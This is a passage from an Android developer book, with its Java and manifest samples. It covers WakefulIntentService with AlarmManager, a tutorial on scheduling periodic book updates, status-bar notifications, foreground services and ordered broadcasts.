For our trivial sample, where we are merely logging to LogCat, we could simply move that logic out of an `IntentService` and into a `BroadcastReceiver`. Then, Android would ensure that the device would stay awake long enough for us to do our work in `onReceive()`.

The problem is that `onReceive()` is called on the main application thread, so we cannot spend much time in that method. And, since our alarm event might occur when nothing else of our code is running, we need to have our `BroadcastReceiver` registered in the manifest, rather than via `registerReceiver()`. A side effect of this is that we cannot fork threads or do other things in `onReceive()` that might live past `onReceive()` yet be "owned" by the `BroadcastReceiver` itself. Besides, Android only ensures that the device will stay awake until `onReceive()` returns, so even if we did fork a thread, the device might fall asleep before that thread can complete its work.

Enter the `WakefulIntentService`.

`WakefulIntentService` is a reusable component, published by the author of this book. You can download it as an Android library project or as a JAR from a GitHub repository. It is open source, licensed under the Apache License 2.0.

`WakefulIntentService` allows you to implement "the handoff pattern":

- You add the JAR or library project to your project
- You create a subclass of `WakefulIntentService` to do your background work, putting that business logic in a `doWakefulWork()` method instead of `onHandleIntent()` (though it is still called on a background thread)
- You set up your alarm to route to a `BroadcastReceiver` of your design
- Your `BroadcastReceiver` calls `sendWakefulWork()` on the `WakefulIntentService` class, identifying your own subclass of `WakefulIntentService`
- You add a `WAKE_LOCK` permission to your manifest

`WakefulIntentService` will perform a bit of magic to ensure that the device will stay awake long enough for your work to complete in `doWakefulWork()`. Hence, we get the best of both worlds: the device will not fall asleep, and we will not have to worry about tying up the main application thread.

## The Polling Archetype, Revisited

With that in mind, take a peek at the AlarmManager/Wakeful sample project. This is a near-clone of the previous sample, except that we will use `WakefulIntentService`.

The `libs/` directory of the project contains the `CWAC-WakefulIntentService.jar` library, so we can make use of `WakefulIntentService` in our code.

Our manifest includes the `WAKE_LOCK` permission:

```
  <uses-permission android:name="android.permission.WAKE_LOCK"/>
```

Our `PollReceiver` will now serve two roles: handling `ACTION_BOOT_COMPLETED` *and* handling our alarm events. We can detect which of these cases triggered `onReceive()` by inspecting the broadcast `Intent`, passed into `onReceive()`. We will use an explicit `Intent` for the alarm events, so any `Intent` with an action string must be `ACTION_BOOT_COMPLETED`:

```
package com.commonsware.android.wakesvc;

import android.app.AlarmManager;
import android.app.PendingIntent;
import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.os.SystemClock;
import com.commonsware.cwac.wakeful.WakefulIntentService;

public class PollReceiver extends BroadcastReceiver {
  private static final int PERIOD=5000;

  @Override
  public void onReceive(Context ctxt, Intent i) {
    if (i.getAction() == null) {
      WakefulIntentService.sendWakefulWork(ctxt, ScheduledService.class);
    }
    else {
      scheduleAlarms(ctxt);
    }
  }

  static void scheduleAlarms(Context ctxt) {
    AlarmManager mgr=
        (AlarmManager)ctxt.getSystemService(Context.ALARM_SERVICE);
    Intent i=new Intent(ctxt, PollReceiver.class);
    PendingIntent pi=PendingIntent.getBroadcast(ctxt, 0, i, 0);

    mgr.setRepeating(AlarmManager.ELAPSED_REALTIME_WAKEUP,
                     SystemClock.elapsedRealtime() + PERIOD, PERIOD, pi);
```

```
  }
}
```

If the `Intent` is our explicit `Intent`, we call `sendWakefulWork()` on `WakefulIntentService`, identifying our `ScheduledService` class as being the service that contains our business logic.

The only other change to `PollReceiver` is that we use `getBroadcast()` to create our `PendingIntent`, wrapping our explicit `Intent` identifying `PollReceiver` itself.

`ScheduledService` has only two changes: it extends `WakefulIntentService` and has the LogCat logging in `doWakefulWork()`:

```
package com.commonsware.android.wakesvc;

import android.content.Intent;
import android.util.Log;
import com.commonsware.cwac.wakeful.WakefulIntentService;

public class ScheduledService extends WakefulIntentService {
  public ScheduledService() {
    super("ScheduledService");
  }

  @Override
  protected void doWakefulWork(Intent intent) {
    Log.d(getClass().getSimpleName(), "I ran!");
  }
}
```

## How the Magic Works

A `WakefulIntentService` keeps the device awake by using a `WakeLock`. A `WakeLock` allows a "userland" (e.g., Android SDK) app to tell the Linux kernel at the heart of Android to keep the device awake, with the CPU powered on, indefinitely, until the `WakeLock` is released.

This can be a wee bit dangerous, as you can accidentally keep the device awake much longer than you need to. That is why using a library like `WakefulIntentService` can be useful — to use more-tested code rather than rolling your own.

# Tutorial #17 - Periodic Book Updates

Now that we have the ability to update our book's prose by downloading some files from a Web site, we can take the next step: update the book automatically, on a scheduled basis.

This is a continuation of the work we did in the previous tutorial.

You can find the results of the previous tutorial and the results of this tutorial in the book's GitHub repository.

Note that if you are importing the previous code to begin work here, you will also need the copy of ActionBarSherlock in this book's GitHub repository, and to make sure that your imported EmPubLite project references the ActionBarSherlock project as a library.

## Step #1: Adding a Stub UpdateReceiver

This tutorial is going to use `AlarmManager`. Therefore, we will need a manifest-registered `BroadcastReceiver`, for two reasons:

1. We need to get control at boot time, to restore our alarm schedule
2. We need something to get control when the alarm events occur

In this step, to solve both needs, we will set up a stub `UpdateReceiver`.

If you wish to make this change using Eclipse's wizards and tools, follow the instructions in the "Eclipse" section below. Otherwise, follow the instructions in the "Outside of Eclipse" section (appears after the "Eclipse" section).

## Eclipse

Right click over the `com.commonsware.empublite` package in the `src/` folder of your project, and choose New > Class from the context menu. Fill in `UpdateReceiver` in the "Name" field. Click the "Browse..." button next to the "Superclass" field and find `BroadcastReceiver` to set as the superclass. Then, click "Finish" on the new-class dialog to create the `UpdateReceiver` class.

You will also need to add a new receiver node to the list of nodes in the Application sub-tab of `AndroidManifest.xml`, pointing to `UpdateReceiver`, following the same approach that we used for other receivers in this application.

However, we also must add an `<intent-filter>` to the `<receiver>` element, identifying the broadcast which we wish to monitor. To do that:

- Click on the Receiver element associated with `UpdateReceiver` in the list of "Application Nodes"
- Click the "Add..." button next to the list of "Application Nodes" and choose "Intent Filter" from the list
- With the "Intent Filter" highlighted in the "Application Nodes" tree, click "Add..." again, this time choosing "Action" from the list
- In the details area on the right, choose `android.intent.action.BOOT_COMPLETED`

## Outside of Eclipse

Create a `src/com/commonsware/empublite/UpdateReceiver.java` source file, with the content shown above.

Then, add the following `<receiver>` element as a child of the `<application>` element in `AndroidManifest.xml`:

```
    <receiver android:name="UpdateReceiver">
      <intent-filter>
        <action android:name="android.intent.action.BOOT_COMPLETED"/>
      </intent-filter>
    </receiver>
```

# Step #2: Scheduling the Alarms

Somewhere, we need code to schedule the alarms with `AlarmManager`. Ideally, this will be a static method, one we can use from both `EmPubLiteActivity` (for normal scheduling) and `UpdateReceiver` (for scheduling at boot time).

With that in mind, add the following `scheduleAlarms()` static method to `UpdateReceiver`:

```
static void scheduleAlarm(Context ctxt) {
  AlarmManager mgr=
      (AlarmManager)ctxt.getSystemService(Context.ALARM_SERVICE);
  Intent i=new Intent(ctxt, UpdateReceiver.class);
  PendingIntent pi=PendingIntent.getBroadcast(ctxt, 0, i, 0);
  Calendar cal=Calendar.getInstance();

  cal.set(Calendar.HOUR_OF_DAY, 4);
  cal.set(Calendar.MINUTE, 0);
  cal.set(Calendar.SECOND, 0);
  cal.set(Calendar.MILLISECOND, 0);

  if (cal.getTimeInMillis() < System.currentTimeMillis()) {
    cal.add(Calendar.DAY_OF_YEAR, 1);
  }

  mgr.setRepeating(AlarmManager.RTC_WAKEUP, cal.getTimeInMillis(),
                   AlarmManager.INTERVAL_DAY, pi);
}
```

Here we create a broadcast `PendingIntent` pointing back at `UpdateReceiver`, create a `Calendar` object for tomorrow at 4am, and call `setRepeating()` on `AlarmManager` to invoke our `PendingIntent` every day at 4am.

Then, modify `onReceive()` of `UpdateReceiver` to use `scheduleAlarm()`, if we are called with an action string (indicating that we are being called due to `ACTION_BOOT_COMPLETED`):

```
@Override
public void onReceive(Context ctxt, Intent i) {
  if (i.getAction() != null) {
    scheduleAlarm(ctxt);
  }
}
```

Finally, at the end of `onCreate()` of `EmPubLiteActivity`, add:

```
  UpdateReceiver.scheduleAlarm(this);
```

This will schedule the alarms whenever the app is run. Between that and `UpdateReceiver`, the alarms should be active most of the time during normal operation.

## Step #3: Adding the WakefulIntentService

It is possible that at 4am local time, the user will not be using their device. Therefore, it is possible that the device will fall asleep while we try to download the update. Therefore, we need to switch to using `WakefulIntentService`.

Visit the `WakefulIntentService` download page and download the `CWAC-WakefulIntentService.jar` file listed there. Put it in the `libs/` directory of your project, creating that directory if it does not exist. Eclipse users can either:

- Do this work inside of Eclipse (e.g., drag-and-drop the JAR into Package Explorer), or
- Do this work outside of Eclipse (e.g., create the `libs/` directory directly using OS tools), then press `<F5>` over the project to get Eclipse to scan the project's directory and pick up your changes

Then, modify `DownloadCheckService` and `DownloadInstallService` to inherit from `com.commonsware.cwac.wakeful.WakefulIntentService` instead of from `IntentService`. This will cause you to need to rename your `onHandleIntent()` methods to be `doWakefulWork()`.

Also, add the `WAKE_LOCK` permission in the manifest, along with the rest of our permissions. Eclipse users can add this from the Permissions sub-tab of the Eclipse manifest editor; non-Eclipse users can add another `<uses-permission>` element.

## Step #4: Using WakefulIntentService

To correctly use `WakefulIntenService`, we need to use `sendWakefulWork()` to send commands to one, rather than `startService()`.

With that in mind, in `EmPubLiteActivity`, change the `R.id.update` `case` of the `switch` statement in `onOptionsItemSelected()` to use `sendWakefulWork()`:

```
      case R.id.update:
        WakefulIntentService.sendWakefulWork(this,
                                             DownloadCheckService.class);
        return(true);
```

Similarly, in `DownloadCompleteReceiver`, change `onReceive()` to use `sendWakefulWork()`:

```
package com.commonsware.empublite;

import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.os.Environment;
import java.io.File;
import com.commonsware.cwac.wakeful.WakefulIntentService;

public class DownloadCompleteReceiver extends BroadcastReceiver {
  @Override
  public void onReceive(Context ctxt, Intent i) {
    File update=
        new File(

Environment.getExternalStoragePublicDirectory(Environment.DIRECTORY_DOWNLOADS),
                 DownloadCheckService.UPDATE_FILENAME);

    if (update.exists()) {
      WakefulIntentService.sendWakefulWork(ctxt, DownloadInstallService.class);
    }
  }
}
```

# Step #5: Completing the UpdateReceiver

Finally, add an `else` block to the `if` statement in `onReceive()` of `UpdateReceiver`, to handle the case where we get control due to the alarm event, so we can use `sendWakefulWork()` to invoke the `DownloadCheckService`:

```
  @Override
  public void onReceive(Context ctxt, Intent i) {
    if (i.getAction() != null) {
      scheduleAlarm(ctxt);
    }
    else {
      WakefulIntentService.sendWakefulWork(ctxt,
                                           DownloadCheckService.class);
    }
  }
```

To test this:

1. In your device or emulator, uninstall the existing EmPubLite application, (e.g., by using the Settings app)

2. Install and run the revised app in your device or emulator, and confirm that you are viewing the non-updated book, then press BACK to exit the activity
3. Temporarily modify the time of your device to be a few minutes before 4am either today (if the current time is between midnight and 4am) or tomorrow (if the current time is after 4am)
4. Find something to pass the time for those few minutes, such as procuring liquid refreshment suitable for the time of day and locale
5. A few minutes after 4am, run the app and confirm that you have downloaded the updated app, then fix your device or emulator's clock back to normal

## In Our Next Episode…

… we will let the user know about updates from the background via a `Notification`.

# Notifications

Pop-up messages. Tray icons and their associated “bubble” messages. Bouncing dock icons. You are no doubt used to programs trying to get your attention, sometimes for good reason.

Your phone also probably chirps at you for more than just incoming calls: low battery, alarm clocks, appointment notifications, incoming text message or email, etc.

Not surprisingly, Android has a whole framework for dealing with these sorts of things, collectively called “notifications”.

## What’s a Notification?

A service, running in the background, needs a way to let users know something of interest has occurred, such as when email has been received. Moreover, the service may need some way to steer the user to an activity where they can act upon the event – reading a received message, for example. For this, Android supplies status bar icons, flashing lights, and other indicators collectively known as “notifications”.

Your current phone may well have such icons, to indicate battery life, signal strength, whether Bluetooth is enabled, and the like. With Android, applications can add their own status bar icons, with an eye towards having them appear only when needed (e.g., a message has arrived).

Notifications will appear in one of two places. On a phone, they will appear in the status bar, on the top of the screen, left-aligned:





*Figure 180: Notifications, on a Galaxy Nexus*

On a tablet, they will appear in the system bar, on the bottom of the screen, towards the lower-right corner:





*Figure 181: Notifications, on a Galaxy Tab 2*

In either case, you can expand the "notification drawer" to get more details about the active notifications, either by sliding down the status bar:





*Figure 182: Notification Drawer, on a Galaxy Nexus*

or by tapping on the clock on the system bar:





*Figure 183: Notification Drawer, on a Galaxy Tab 2*

Some notifications will be complex, showing real-time information, such as the progress of a long download. More often, notifications are fairly simple, providing just a couple of lines of information, plus an identifying icon. Tapping on the notification drawer entry will typically trigger some action, such as starting an activity — an email app letting the user know that "you've got mail" can have its notification bring up the inbox activity when tapped.

## Showing a Simple Notification

Previously in the book, we had an example of using `DownloadManager`. There, we would let the user know about the completion of our download by sending a broadcast `Intent` back to the activity, so it could do something — in our case, display a `Toast`.

An alternative would be for the background service doing the download to raise a `Notification` when the download is complete. That would work even if the activity was no longer around (e.g., user pressed BACK to exit it). A modified version of the original `DownloadManager` sample taking this `Notification` approach can be found in the `Notifications/DownloadNotify` sample project.

Our `DownloadFragment` for triggering the download has two changes:

1. We dispense with the `BroadcastReceiver` and logic related to it, including disabling and enabling the `Button`
2. On the `Intent` we use with `startService()`, we include not only the `Uri` of the file to download, but also its MIME type, by calling `setDataAndType()` on the `Intent` object

```
package com.commonsware.android.downloader;

import android.content.Intent;
import android.net.Uri;
import android.os.Bundle;
import android.view.LayoutInflater;
import android.view.View;
import android.view.ViewGroup;
import android.widget.Button;
import com.actionbarsherlock.app.SherlockFragment;

public class DownloadFragment extends SherlockFragment implements
    View.OnClickListener {
  private Button b=null;

  @Override
  public View onCreateView(LayoutInflater inflater, ViewGroup parent,
                           Bundle savedInstanceState) {
    View result=inflater.inflate(R.layout.main, parent, false);

    b=(Button)result.findViewById(R.id.button);
    b.setOnClickListener(this);

    return(result);
  }

  @Override
  public void onClick(View v) {
    Intent i=new Intent(getActivity(), Downloader.class);

    i.setDataAndType(Uri.parse("http://commonsware.com/Android/excerpt.pdf"),
                     "application/pdf");

    getActivity().startService(i);
    getActivity().finish();
  }
}
```

The download logic in the `onHandleIntent()` method of `Downloader` is nearly identical. The difference is that at the end, rather than sending a broadcast `Intent`, we call a private `raiseNotification()` method. We also call this method if there is an exception during the download. The `raiseNotification()` method takes the `Intent` command that was delivered to `onHandleIntent()`, the `File` object representing the downloaded results (if we succeeded), and the `Exception` that was

raised (if we crashed). As one might guess given the method's name, `raiseNotification()` will raise a `Notification`:

```
private void raiseNotification(Intent inbound, File output,
                               Exception e) {
  NotificationCompat.Builder b=new NotificationCompat.Builder(this);

  b.setAutoCancel(true).setDefaults(Notification.DEFAULT_ALL)
   .setWhen(System.currentTimeMillis());

  if (e == null) {
    b.setContentTitle(getString(R.string.download_complete))
     .setContentText(getString(R.string.fun))
     .setSmallIcon(android.R.drawable.stat_sys_download_done)
     .setTicker(getString(R.string.download_complete));

    Intent outbound=new Intent(Intent.ACTION_VIEW);

    outbound.setDataAndType(Uri.fromFile(output), inbound.getType());

    b.setContentIntent(PendingIntent.getActivity(this, 0, outbound, 0));
  }
  else {
    b.setContentTitle(getString(R.string.exception))
     .setContentText(e.getMessage())
     .setSmallIcon(android.R.drawable.stat_notify_error)
     .setTicker(getString(R.string.exception));
  }

  NotificationManager mgr=
      (NotificationManager)getSystemService(NOTIFICATION_SERVICE);

  mgr.notify(NOTIFY_ID, b.getNotification());
}
```

The first thing we do in `raiseNotification()` is create a `Builder` object to help construct the `Notification`. On API Level 11 and higher, there is a `Notification.Builder` class that you can use. If you are supporting older devices, the Android Support package has a `NotificationCompat.Builder` backport of the same functionality, and that is what we are using in this particular project.

We can call methods on the `Builder` to configure the `Notification` that we want to display. Whether our download succeeded or failed, we use three methods on `Builder`:

- `setAutoCancel(true)` means that when the user slides open the notification drawer and taps on our entry, the `Notification` is automatically canceled and goes away

- `setDefaults(Notification.DEFAULT_ALL)` means that we want the device's standard notification tone, LED light flash, and vibration to occur when the `Notification` is displayed
- `setWhen(System.currentTimeMillis())` associates the current time with the `Notification`, which may be displayed in the notification drawer for this notification (depending on device configuration)

If we succeeded (the passed-in `Exception` is `null`), we further configure our `Notification` via more calls to the `Builder`:

- `setContentTitle()` and `setContentText()` supply the prose to display in the two lines of the notification drawer entry for our `Notification`
- `setSmallIcon()` indicates the icon to display in the status bar or system bar when the `Notification` is active (in this case, specifying one supplied by Android itself)
- `setTicker()` supplies some text to be displayed in the status bar or system bar for a few seconds right when the `Notification` is displayed, so users who happen to be looking at their device at that time will get more information at a glance about what just happened that is demanding their attention

In addition, `setContentIntent()` supplies a `PendingIntent` to be invoked when the notification drawer entry for our `Notification` is tapped. In our case, we create an `ACTION_VIEW` `Intent` for our `File` (using `Uri.fromFile()` to get a `Uri` pointing to our file on external storage) with the MIME type supplied from `DownloadFragment`. Hence, if the user taps on our notification drawer entry, we will attempt to bring up a PDF viewer on the downloaded PDF file – whether this will succeed or not will depend upon whether there is a PDF viewer installed on the device.

If, instead, we did have an `Exception`, we use the same methods on `Builder` (minus `setContentIntent()`) to configure the `Notification`, but using different text and icons.

To actually display the `Notification`, we need to get a `NotificationManager`, which is another system service. Calling `getSystemService()` and asking for the `NOTIFICATION_SERVICE` will give us our `NotificationManager`, albeit after a cast. Then, we can call `notify()` on the `NotificationManager`, supplying our `Notification` (from `getNotification()` on the `Builder`) and a locally-unique integer (`NOTIFY_ID`, defined as a static data member on the service). That integer can later be used with a `cancel()` method to remove the `Notification` from the screen, even if the user has not canceled it themselves (e.g., via tapping on it with `setAutoCancel(true)`).

Also, because we are using `setDefaults(Notification.DEFAULT_ALL)`, and since the default behavior for a `Notification` may involve vibrating the phone, we need to hold the `VIBRATE` permission in the manifest:

```
<uses-permission android:name="android.permission.VIBRATE"/>
```

Running this in a device or emulator will display the `Notification` upon completion of the download:


*Figure 184: Sample Notification, on a Galaxy Nexus*

Opening the notification drawer displays our `Notification` details:





*Figure 185: Sample Notification in Drawer, on a Galaxy Nexus*

Tapping on the drawer entry will try to start a PDF viewer, perhaps bringing up a chooser if there are multiple such viewers on the device. Also, tapping on the drawer entry will cancel the `Notification` and remove it from the screen.

# Notifications and Foreground Services

Notifications have another use: keeping select services around.

Services do not live forever. Android may terminate your application's process to free up memory in an emergency situation, or just because it seems to have been hanging around memory too long. Ideally, you design your services to deal with the fact that they may not run indefinitely.

However, some services will be missed by the user if they mysteriously vanish. For example, the default music player application that ships with Android uses a service for the actual music playback. That way, the user can listen to music while continuing to use their phone for other purposes. The service only stops when the

user goes in and presses the stop button in the music player activity. If that service were to be shut down unexpectedly, the user might wonder what is wrong.

Services like this can declare themselves as being part of the "foreground". This will cause their priority to rise and make them less likely to be bumped out of memory. The trade-off is that the service has to maintain a `Notification`, so the user knows that this service is claiming part of the foreground. And, ideally, that `Notification` provides an easy path back to some activity where the user can stop the service.

To do this, in `onCreate()` or `onStartCommand()` of your service (or wherever else in the service's life it would make sense), call `startForeground()`. This takes a `Notification` and a locally-unique integer, just like the `notify()` method on `NotificationManager`. It causes the `Notification` to appear and moves the service into foreground priority. Later on, you can call `stopForeground()` to return to normal priority. So long as the `Notification` is visible, your process will have foreground priority and be far less likely to be terminated, even for low memory conditions.

# Seeking Some Order

By default, broadcasts are sent more or less in parallel. If there are ten `BroadcastReceiver` objects that will all qualify for an `Intent` via their `IntentFilter`, all ten will get the broadcast, in an indeterminate order, some possibly at the same time.

Sometimes, this is not what we want. We want broadcasts to be picked up serially, in a known sequence of possible receivers. That can be handled in Android via an ordered broadcast. This is particularly important for situations where we are using `AlarmManager` in the background, so we can update either the foreground activity or raise a `Notification` if we do not have an activity in the foreground.

## The Activity-Or-Notification Scenario

Let us suppose that you are writing an email app. In addition to an "inbox" activity, you have an `IntentService`, scheduled via `AlarmManager`, to go check for new email messages every so often. This means, when your service discovers and downloads new messages, there are two possibilities:

- The user has your inbox activity in the foreground, and that activity should update to reflect the fact that there are new messages

- The user does *not* have your inbox activity in the foreground, so you want to display a `Notification` to alert the user of the new messages and lead them back to the inbox

However, ideally, the service neither knows nor cares whether the inbox activity is in the foreground, exists in the process but is not in the foreground, or does not exist in the process (e.g., Android started a new process to handle this middle-of-the-night check for new email messages).

One way to handle this is via an ordered broadcast.

The recipe for the `Activity-or-Notification` pattern is:

1. Define an action string you will use when the event occurs that you want to go to the activity or notification (e.g., `com.commonsware.java.packages.are.fun.EVENT`).
2. Dynamically register a `BroadcastReceiever` in your activity, with an `IntentFilter` set up for the aforementioned action string and with a positive priority (the default priority for a filter is 0). This receiver should then have the activity do whatever it needs to do to update the UI based on this event. The receiver should also call `abortBroadcast()` to prevent others from getting it. Be sure to register the receiver in `onStart()` or `onResume()` and unregister the receiver in the corresponding `onStop()` or `onPause()` method.
3. Register in your manifest a `BroadcastReceiver`, with an `<intent-filter>` set up for the aforementioned action string. This receiver should raise the `Notification`.
4. In your service (e.g., an `IntentService`), when the event occurs, call `sendOrderedBroadcast()`.

And that's it. Android takes care of the balance. If the activity is on-screen, its receiver will be registered, so it will get the event, process it, and cancel the broadcast. If the activity is not on-screen, its receiver will not be registered, so the event will go to the default handler, in the form of your manifest-registered `BroadcastReceiver`, which will raise the `Notification`.

For example, let's take a look at the `Notifications/Ordered` sample application.

In our `OrderedActivity`, in `onCreate()`, we set up `AlarmManager` to pass control to a service (`NoticeService`) every five seconds:

```
  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.main);

    notice=(Button)findViewById(R.id.notice);

    ((NotificationManager)getSystemService(NOTIFICATION_SERVICE))
                                                    .cancelAll();

    mgr=(AlarmManager)getSystemService(Context.ALARM_SERVICE);

    Intent i=new Intent(this, NoticeService.class);

    pi=PendingIntent.getService(this, 0, i, 0);

    cancelAlarm(null);

    mgr.setRepeating(AlarmManager.ELAPSED_REALTIME_WAKEUP,
                     SystemClock.elapsedRealtime()+1000,
                     5000,
                     pi);
  }
```

We also rig up a button to cancel that alarm when pressed, via a `cancelAlarm()` method:

```
  public void cancelAlarm(View v) {
    mgr.cancel(pi);
  }
```

The `NoticeService`, when invoked by the `AlarmManager`, should theoretically do some work. In our case, doing work sounds too much like doing work, and we are lazy in this sample, so we skip straight to sending the ordered broadcast:

```
package com.commonsware.android.ordered;

import android.app.IntentService;
import android.content.Intent;

public class NoticeService extends IntentService {
  public static final String BROADCAST=
    "com.commonsware.android.ordered.NoticeService.BROADCAST";
  private static Intent broadcast=new Intent(BROADCAST);

  public NoticeService() {
    super("NoticeService");
  }

  @Override
  protected void onHandleIntent(Intent intent) {
    sendOrderedBroadcast(broadcast, null);
```

```
  }
}
```

`OrderedActivity`, in `onResume()`, registers a `BroadcastReceiver` to handle this broadcast, with a high-priority `IntentFilter`:

```
  @Override
  public void onResume() {
    super.onResume();

    IntentFilter filter=new IntentFilter(NoticeService.BROADCAST);

    filter.setPriority(2);
    registerReceiver(onNotice, filter);
  }
```

We unregister that receiver in `onPause()`:

```
  @Override
  public void onPause() {
    super.onPause();

    unregisterReceiver(onNotice);
  }
```

The `BroadcastReceiver` itself updates the caption of our `Button` with the current date and time:

```
  private BroadcastReceiver onNotice=new BroadcastReceiver() {
    public void onReceive(Context ctxt, Intent i) {
      notice.setText(new Date().toString());
      abortBroadcast();
    }
  };
```

The `BroadcastReceiver` also aborts the broadcast, so no other receivers could get it.

Hence, if we start up the activity and let it run, our `Button` caption simply changes every five seconds:





*Figure 186: The OrderedActivity, showing the time of the last alarm*

But, what happens if we leave the activity, such as via BACK or HOME?

In that case, we also have a `<receiver>` element in our manifest, set up to listen for the same broadcast:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.commonsware.android.ordered"
  android:versionCode="1"
  android:versionName="1.0">

  <supports-screens
    android:largeScreens="true"
    android:normalScreens="true"
    android:smallScreens="false"/>

  <uses-sdk
    android:minSdkVersion="7"
    android:targetSdkVersion="11"/>

  <application
    android:icon="@drawable/ic_launcher"
```

```
    android:label="@string/app_name">
    <activity
      android:name="OrderedActivity"
      android:label="@string/app_name">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>

        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
    </activity>

    <service android:name="NoticeService"/>

    <receiver android:name=".NoticeReceiver">
      <intent-filter>
        <action
android:name="com.commonsware.android.ordered.NoticeService.BROADCAST"/>
      </intent-filter>
    </receiver>
  </application>

</manifest>
```

That is tied to a `NoticeReceiver` that simply displays a `Notification`:

```
package com.commonsware.android.ordered;

import android.app.Notification;
import android.app.NotificationManager;
import android.app.PendingIntent;
import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.support.v4.app.NotificationCompat;

public class NoticeReceiver extends BroadcastReceiver {
  private static final int NOTIFY_ME_ID=1337;

  @Override
  public void onReceive(Context ctxt, Intent intent) {
    NotificationManager mgr=
        (NotificationManager)ctxt.getSystemService(Context.NOTIFICATION_SERVICE);
    NotificationCompat.Builder b=new NotificationCompat.Builder(ctxt);
    PendingIntent pi=
        PendingIntent.getActivity(ctxt, 0,
                                  new Intent(ctxt,
                                             OrderedActivity.class), 0);

    b.setAutoCancel(true).setDefaults(Notification.DEFAULT_ALL)
     .setWhen(System.currentTimeMillis())
     .setContentTitle(ctxt.getString(R.string.notify_title))
     .setContentText(ctxt.getString(R.string.notify_text))
     .setSmallIcon(android.R.drawable.stat_notify_chat)
```

```
      .setTicker(ctxt.getString(R.string.notify_ticker))
      .setContentIntent(pi);

    mgr.notify(NOTIFY_ME_ID, b.getNotification());
  }
}
```

So, if we leave the activity, our alarms are still going off, but we display a `Notification` instead of updating the `Button` caption. Our service is oblivious to whether the broadcast is handled by the activity, the manifest-registered `BroadcastReceiver`, or is totally ignored.

### Other Scenarios

